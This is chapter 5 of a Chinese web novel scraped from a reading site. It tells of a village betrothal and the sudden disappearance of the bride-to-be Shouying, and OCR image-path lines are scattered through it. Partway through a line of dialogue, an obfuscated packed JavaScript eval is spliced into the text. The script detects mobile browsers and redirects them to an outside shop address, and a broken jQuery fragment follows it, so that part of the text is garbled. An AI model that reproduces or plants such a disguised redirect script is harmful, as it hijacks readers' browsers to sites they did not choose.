文趣网 > 其他小说 > 病秧子也要拯救世界吗 > 5. 第 5 章
    三月初八,黄道吉日,莫远游登门下聘。

    妙章对此很不理解,世上哪有先定婚期、再下聘礼的道理?只得偷偷去问晏春山。他倒是见惯不怪:“莫家贫寒,聘礼送得越晚,越有时间设措。”妙章听罢,连声感叹二老真是厚道。

    天刚蒙蒙亮,何家就忙成了一团。何大爷扫地,何大娘擦桌,寿芳坐在镜前梳妆打扮。

    水红新衫掐出盈盈细腰,耳边簪着新摘的桃花,花瓣随着她上妆的动作,轻轻颤啊颤。

    妙章晾完衣服看到这一幕,正兀自欣赏,就见寿芳撇着嘴,把刚画好的眉擦掉,“妙章姐姐,快帮帮我!我怎么都画不好眉毛。”

    她靠着门框,懒洋洋打趣:“你这么紧张干嘛,不知道的,还以为你要去下聘呢。”

    寿芳含羞带嗔地瞪她一眼:“你就会拿我开玩笑。”

    “我哪有?”妙章顺手拖了张小凳在她身边坐下,“我听说,以前有个叫张敞的大臣,经常在家里给夫人画眉,一来二去传到了皇上耳中。皇上就问他,可有此事啊?你猜他怎么说?”

    寿芳想了一想,“别卖关子啦,告诉我吧。”“他说……夫妻二人在房中,比画眉更亲密的事,还多着呢。”

    寿芳略愣了愣,随即回过味来,整张脸一下子红透了,“你,你说什么呢。”

    看她羞成这样,妙章越发来了兴致,“所以啊,眉毛画得好不好有什么要紧。等成了婚,让莫远游帮你画不就成了。”

    “你还说!”她手上使了点力气,妙章故作站不稳,一路被推了出来。转头就去骚扰在角落劈柴的晏春山。

    到了约定好的时辰,莫远游挑着扁担进门。身上虽是旧衣,但他身形颀长,面容清秀,丝毫没有穷酸之态。像浸在春雨里的青竹,叫人一看就觉得清爽干净。

    他整了整衣冠,向何家二老行礼:“莫氏远游,见过伯父伯母。”

    何大爷忙伸手去扶,“快起来,快起来。马上就是一家人了,行这么大的礼做什么?”

    莫远游含笑掀开盖在竹篮上的红布,“依古礼,本该以雁表情之忠贞,可惜大雁难寻,只得以鸡代雁。这两匹布是家母早年织的,也是一番心意。若有不周之处,还望二老海涵。”

    何大娘看着他,不由想起了三个早逝的儿子,眼圈顿时红了:“说什么嫌弃不嫌弃的,只要你真心待寿芳,我们自然把你当亲生儿子一样看待。”

    莫远游并起三指,指天指地:“请伯父伯母放心,我这一辈子,都不会辜负寿芳。若有朝一日做了对不住她的事,便叫我人头落地,永生永世遭人唾骂。”

    “哎!”何大爷重重拍了他一下,“好端端的,说这样重的话做什么?”“是啊,好孩子,大喜日子,不兴说不吉利的。”

    莫远游赶紧赔了声不是。寿芳眼里盛满泪水,似清晨的露珠,将坠不坠。

    婚期越来越近,寿芳反倒没前几日那般激动。

    这天夜里,妙章迷迷糊糊正要睡着,忽而听到一道带着哭腔的声音:“妙章姐姐,你睡了吗?”她立刻清醒过来,翻了个身:“还没有,你哭了?”

    “我有点睡不着,想和你聊聊天……你说,一个人现在对你好,就会一直对你好吗?”

    “怎么突然说这个,和莫远游吵架了?”

    “不是不是,他很好。就是,太好了,好得我有点害怕,万一以后他不喜欢我了,我该怎么办呢?”

    妙章一时不知如何回答。

    她和寿芳终究是不一样的。她接受了十几年教育,一心朝自己的梦想前进,从没想过依附别人。可寿芳生在滋荣村、长在滋荣村,去过最远的地方就是临溪镇。她的天地就这么大,能选择的路也就这么一条,告诉她别相信男人,也别依靠男人?未免太高高在上。

    这便是生活在封建社会女子的悲哀。因为生存的土壤太贫瘠,知道太多反而是一种痛苦,像把毫无生存能力的雀儿丢进原始森林,所谓的自由实则暗藏着更大的危险。

    妙章握住她微微发凉的手,柔声道:“别胡思乱想了。先不说莫远游会不会变心,就算真有那一天,大爷大娘总不会眼睁睁看你受委屈。”

    “再说了,还有我呢,到时候你只管告诉我,看我不把他家屋顶掀了。”

    寿芳闻言笑了笑,眼底忧虑未散。

    妙章想转移她注意力,道:“对了,你的嫁衣呢?穿上让我看看还有没有哪里要改。”

    “在箱子里,我现在就去换。”

    再出来,昏暗的房间都亮了几分。

    嫁衣不过是寻常红布裁成,样式也十分简单。可她在领口袖口处,用彩线绣了鸳鸯、蝙蝠等纹样。看那密密的针脚,也知道花了多少心思。

    妙章由衷感叹:“真好看。”

    寿芳又低头看了一回,大约是越看越喜欢,忍不住转了个圈。裙摆倏地旋开,像院里开得正盛的桃花。

    傍晚时分,炊烟袅袅,成群归鸟掠过天边。何大娘将最后一道菜端上桌,目光在院中扫了一圈,纳闷道:“这丫头又跑哪儿去了?”

    妙章:“我看她出门前选了半天衣裳,应该是去见莫远游了。”

    “我说呢,都要成婚了,还这么黏糊。”

    眼看天色将晚,妙章主动请缨:“我去把她叫回来。”莫家门口种了几竿竹子,风一吹,竹叶沙沙作响。

    她莫名想起百药山上的竹妖,心头一紧,加快了脚步。及至走近,才发觉有些不对。平常总虚掩着的门,今日却关得严严实实。

    她拉起门环扣了起来:“有人吗?有人在家吗?”一连叫了好几声,里头都静悄悄的。

    莫远游若不在家,他那瘫痪在床的母亲自是不可能来开门。如此想着,她掉头回到何家。

    “远游也不在家?那他们两个到哪儿去了?”

    “先找找,一个大活人,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17932290|213639||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    还能凭空没了不成。”何大爷皱着眉拍板。

    天色越来越沉,灯笼只能照亮几步之地。

    “你们见到寿芳了吗?”

    “没有。”

    “没有。”

    “没有。”

    一次又一次,一遍又一遍。每得到一个否定的答案,何大娘面上血色便褪去一分。到后来走路都发飘,嘴里反反复复念叨:“寿芳呢……我的寿芳呢……”

    妙章也急得不行,可她知道这时候自己不能垮,搀着何大娘安慰道:“大娘,您先别急。莫远游不是也没回来吗?说不定他们出去玩了,一时忘了时间。咱们先回家看看,好不好?”

    何大娘六神无主,听她这么说,点了点头。

    回到家,依然不见寿芳。何大娘双腿一软,几近晕厥。妙章给她冲了杯糖水,又独自往莫家去。

    这一次,门是开的。莫远游坐在桌前看书,抬头看见她,脸上浮出几分意外:“是住在何家的舒姑娘吧,快请坐。”

    她不坐,直截了当地问:“你今日见到寿芳了吗?”

    莫远游摇摇头:“并未,我早上去镇上抓药了,回来后一直在家。”

    “抓药?村里不是有大夫吗,为何要去镇上?”

    “村医那里药材有限,很多药都只能去镇上药铺。”

    妙章怀疑的目光几乎要把他烫出个洞来。

    “我见何大爷去镇上,最多三个时辰就回了,你怎么去了整整一日。”

    莫远游长长叹了口气,“不瞒你说,家母近来身子不好,我看在眼里,心里焉能不急?只好偷偷上山采些药材,再背去城里卖,这才耽搁了一整日。”

    妙章默然不语。他忽然站了起来,微微蹙眉:“舒姑娘,你怎的这副模样?莫非寿芳来找过我?”

    “……寿芳不见了。”

    莫远游一怔,“什么叫不见了?”

    “不见了就是不见了。”妙章没好气地说,“你仔细想想,她近来可有什么异常?譬如提起了什么很少提的人,或者心情不好之类的?”

    “我们马上就要成婚了,她怎么会心情不好?会不会是哪里弄错了。”

    “当我没说。总之,只要你想到任何和她有关的事,麻烦第一时间告诉我。”

    “那是自然。”莫远游回房拿了灯笼,“我再出去找找。”

    何家一派愁云惨雾。大爷大娘坐在床上抹泪,晏春山坐在凳上,冷着脸,不知在想什么。

    听见推门声,三人同时抬头看她,眼里带着令人心碎的希望。可她身后空空如也,那点希望立刻黯了下去,变成连绵不绝的眼泪。

    听说莫远游也出去找了,何大娘愈发心痛:“远游怕是要急坏了。寿芳啊,我可怜的女儿,你到底去哪儿了?”何大爷根本坐不住:“我去和远游一起找。”

    等何大爷出了门,妙章才走到晏春山身边,示意他跟自己来。